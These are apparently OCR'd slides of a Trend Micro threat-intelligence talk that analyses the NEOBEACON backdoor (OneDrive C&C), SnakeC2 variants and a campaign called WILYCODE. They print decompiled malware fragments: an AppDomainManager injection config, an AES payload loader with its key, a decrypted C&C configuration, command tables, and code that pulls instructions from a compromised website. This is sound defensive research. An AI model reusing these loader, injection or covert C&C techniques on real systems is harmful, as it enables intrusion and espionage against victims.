
- A cross-platform backdoor
  - Windows version implemented with .NET (C#)
  - Linux version implemented with Go
- Using Microsoft Graph API and **OneDrive** as C&C
- Reported as **OneDrive Beacon** in the research of TA-SC-31[1]
- Similar to **NosyDoor**[2] (ESET) and **LuckyStrike**[3] (Solar)
- Suspected to be commercial backdoors shared among Chinese actors




[1] https://viettelsecurity.com/apt-ta-sc-31-exploiting-reputable-websites-as-a-launchpad-for-targeted-attack-campaigns/
[2] https://www.welivesecurity.com/en/eset-research/longnosedgoblin-tries-sniff-out-governmental-affairs-southeast-asia-japan/
[3] https:/rt-solar.ru/solar-4rays/blog/5603/

NEOBEACON: Execution Flow

- The execution flow of NEOBEACON **Windows** version



- The execution flow of NEOBEACON **Linux** version



NEOBEACON: Landing on Windows

- Living-of-the-Land: **AppDomainManager Injection** (T1574.014)
  - Abusing the monitor application of Microsoft User Experience Virtualization (UE-V)
  - The process reads UevAppMonitor.exe.config and loads behavior.dll

```
11      </assemblyBinding>
12      <etwEnable enabled="false" />
13      <appDomainManagerAssembly value="behavior, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
14      <appDomainManagerType value="CLASSNAME" />
15    </runtime>
16  </configuration>
```


- Using a custom loader to launch NEOBEACON
  - A .NET implemented loader using AES to decrypt and Assembly.Load to invoke payload

```
30      public static string key = "fbe0bb7f8713440486bb39325a73e6d0";
31
32      public static string dataPath = "Payload.bin";
```

```
43          NamedPipeServerStream namedPipeServerStream = new NamedPipeServerStream(CLASSNAME.key);
44          string text = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, CLASSNAME.dataPath);
45          byte[] array = File.ReadAllBytes(text);
46          string text2 = CLASSNAME.Program.AesDecrypt(array);
47          byte[] array2 = CLASSNAME.Program.HexStringToByteArray(text2);
48          CLASSNAME.Program.loadAssembly(array2);
```

NEOBEACON: Encrypting and Decrypting

- Decrypting steps of the configuration file
  1. Base64: Base64 decode
  2. ROR 2 Rotate: rotate each byte right by 2 positions
  3. AES-256-CBC: decrypt with the embedded key and IV
     - Example: (Key: 99f985d1d225b3a0388a22cd9e4ea193, IV: aaaccccccccccccc)



- Applying the same decrypt and encrypt approaches to C&C files on OneDrive

TLP:WHITE

NEOBEACON: C&C Configuration

Key	Function
Listener	C&C Root Directory Name
ClientID	The registered App ID
Token	Refresh Token for the OAuth authentication
Secret	Client secret for the OAuth authentication
BaseUrl	API access end point
OnedriveUrl	Token exchange end point
Sleep	Sleep interval
AgentType	Agent type
Key	AES encryption key
Profile	C&C behavioral profile

```
{
  "Listener": "[redacted]",
  "ClientID": "5e7e48b8-5b13-4936-952c-14ce9d453496",
  "Token": "[redacted]
  "Secret": "[redacted]",
  "BaseUrl": "https://graph.microsoft.com/v1.0/me/drive/",
  "OnedriveUrl": "https://login.microsoftonline.com/organizations/oauth2/v2.0/token",
  "Sleep": "5000",
  "AgentType": ".NET 4",
  "Key": "[redacted]",
  "Profile": {
    "ProfileName": "Default",
    "MetaDataName": "Data.txt",
    "TaskName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
    "SendName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
    "ReceiveName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
    "ReceiveFolderName": "Document",
    "SendFolderName": "Download",
    "TaskFolderName": "Upload",
    "Prepend": "Gif",
    "Append": "Gif",
    "PayloadPrepend": "ac59075b964b0715",
    "PayloadAppend": "ac59075b964b0715"
  }
}
```

Example of NEOBEACON configuration (decrypted)

TREND MICRO

TLP:WHITE

NEOBEACON: C&C Behavioral Profile

Key	Function
ProfileName	Profile name
MetaDataName	Heartbeat filename
TaskName	Command filename rule (regex)
SendName	Send filename rule (regex)
ReceiveName	Result filename rule (regex)
ReceiveFolderName	Result file folder
SendFolderName	Download folder
TaskFolderName	Command file folder
Prepend	Masquerading header (magic bytes)
Append	Masquerading footer
PayloadPrepend	Payload prefix (marker)
PayloadAppend	Payload suffix

```
11   "Profile": {
12     "ProfileName": "Default",
13     "MetaDataName": "Data.txt",
14     "TaskName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
15     "SendName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
16     "ReceiveName": "[0-9]{4}[0-9]{1,2}[0-9]{1,2}\\.txt",
17     "ReceiveFolderName": "Document",
18     "SendFolderName": "Download",
19     "TaskFolderName": "Upload",
20     "Prepend": "Gif",
21     "Append": "Gif",
22     "PayloadPrepend": "ac59075b964b0715",
23     "PayloadAppend": "ac59075b964b0715"
```

```
OneDrive Root (me/drive/root:/)
└── {Redacted}/                    <-- (Listener)
    ├── Data.txt                   <-- (MetaDataName)
    │
    ├── Upload/                    <-- (TaskFolderName)
    │   ├── 20251127.txt           <-- (TaskName)
    │   └── 20251128.txt
    │
    └── Document/                  <-- (ReceiveFolderName)
        ├── 20251127.txt           <-- (ReceiveName)
        ├── 20251128.txt
        └── ...
```


TREND MICRO

TLP:WHITE

NEOBEACON: Commands (Windows)

Command	Function
A	Reimplemented system commands
B	Terminates the backdoor
C	Execute commands with cmd.exe
D	Execute functions in the plugin
E	Loed plugin delivered with the command
F	List the drives of system
G	List files in a folder
H	Retrieve file information
I	Convert files to hex format and upload it
J	Download files to the system
K	Delete files
L	COM-based command execution
M	Modify the sleep time
O	Injects malicious code directly into the memory of a process

Reimplemented system commands

Command	Function
type	Read files
hostname	Get the machine name
ipconfig	Not implemented
del	Delete files
whoami	Get the user name
dir	List folders
copy	Copy files

TREND MICRO

NEOBEACON: Commands (Linux)

Command	Function
A	Reimplemented system commands
B	Terminates the backdoor
C	Execute commands with “bash –c”
D	Execute functions in the plugin
E	Loed plugin delivered with the command
F	List the drives of system
G	List files in a folder
H	Retrieve file information
I	Convert files to hex format and upload it
J	Download files to the system
K	Delete files
L	COM-based command execution
M	Modify the sleep time
O	Injects malicious code directly into the memory of a process

Reimplemented system commands

Command	Function
type	Read files
hostname	Get the machine name
ipconfig	Not implemented
del	Delete files
whoami	Get the user name
dir	List folders
copy	Copy files

SnakeC2 Variants: Version 3


- Another version of SnakeC2 used by PONDSNAKE
  - PDB string: g:\c2**fuck-c2-v3**\client-release\client\obj\release\client.pdb
- Same implementation but different C&C APIs
- Dedicated C&C Servers
  - Using compromised websites as **Dead Drop Resolver** (T1102.001)

```
1  // Client.Program
2  private static void Main()
3  {
4      ServicePointManager.SecurityProtocol = 3072;
5      string text = "http://[redacted]gov.vn/Baocaothidua/VPTCHC/index.js";
6      try
7      {
8          HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
9          httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120 Safari/537.36";
10         httpWebRequest.AllowAutoRedirect = true;
11         httpWebRequest.Headers.Add("Accept-Encoding", "gzip");
12         using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
```

SnakeC2 Variants: C&C Server

SnakeC2 Variants: New Version

- Used by PONDSNAKE since September 2025
  - PDB String: c:\users\admin\desktop\ycat\v2-plugin\clientlogic\clientlogic\obj\release\clientlogic.pdb
- Similar code and C&C API design as SnakeC2
- Encrypting payload and configuration into separated files



TLP:WHITE

SnakeC2 Variants: Code Similarities

SnakeC2 Version 3

```
7       Process process = new Process();
8       process.StartInfo.FileName = "cmd.exe";
9       process.StartInfo.Arguments = "/c " + cmd;
10      process.StartInfo.RedirectStandardOutput = true;
11      process.StartInfo.RedirectStandardError = true;
12      process.StartInfo.UseShellExecute = false;
13      process.StartInfo.CreateNoWindow = true;
14      process.Start();
15      string text = process.StandardOutput.ReadToEnd();
16      string text2 = process.StandardError.ReadToEnd();
17      process.WaitForExit();
18      if (!string.IsNullOrEmpty(text2))
19      {
20          text3 = text + "\nError:\n" + text2;
21      }
```

The New Varient

```
53      ProcessStartInfo processStartInfo = new ProcessStartInfo
54      {
55          FileName = "cmd.exe",
56          Arguments = "/c " + command,
57          RedirectStandardOutput = true,
58          RedirectStandardError = true,
59          UseShellExecute = false,
60          CreateNoWindow = true
61      };
62      using (Process process = new Process
63      {
64          StartInfo = processStartInfo
65      })
66      {
67          process.Start();
68          string text7 = process.StandardOutput.ReadToEnd().Trim();
69          string text8 = process.StandardError.ReadToEnd().Trim();
70          process.WaitForExit();
71          if (!string.IsNullOrEmpty(text8))
72          {
73              text3 = "Error: " + text8;
74          }
```


TREND MICRO

SnakeC2 Variants: Function Similarities

SnakeC2 Version 3

C&C API	Function
/register	Victim check-in
/Get_Order	Get command
/send_result	Send command result

Command prefix	Function
download	Download file from a URL
	Run command with cmd.exe


The New Varient

C&C API	Function
/Register	Victim check-in
/GetCmd/{machine name}	Get command
/CmdResult/{machine name}	Send command result

Command prefix	Function
drives	List drives
ls:	List a directory
/upload	Drop a file
/download	Upload a file
/GetPlugin	Load a plugin
	Run command with cmd.exe

Connections to Earth Krahang

- Both of PONDSNAKE and Earth Krahang used RESHELL




Campaign WILYCODE

TLP:WHITE

WILYCODE Overview

Origin	China-aligned threat campaign
Alias	-
Activity	Activities found since May 2025
Associated	Earth Lusca
Targets	Government organizations Education organizations Hospitals
Arsenals	Cobalt Strike VShell Silver



TREND MICRO

TLP:WHITE

WILYCODE Targets

Q4 2024	Q1 2025	Q2 2025	Q3 2025	Q4 2025
		Education	Education	Education
		Government	Government	Government
		Hospital	Government	
		Government	Government	
		Government	Government	
		Government	Government	

TREND MICRO

TLP:WHITE

Initial Access via Public-Facing Servers

- Exploiting vulnerabilities on public-facing servers

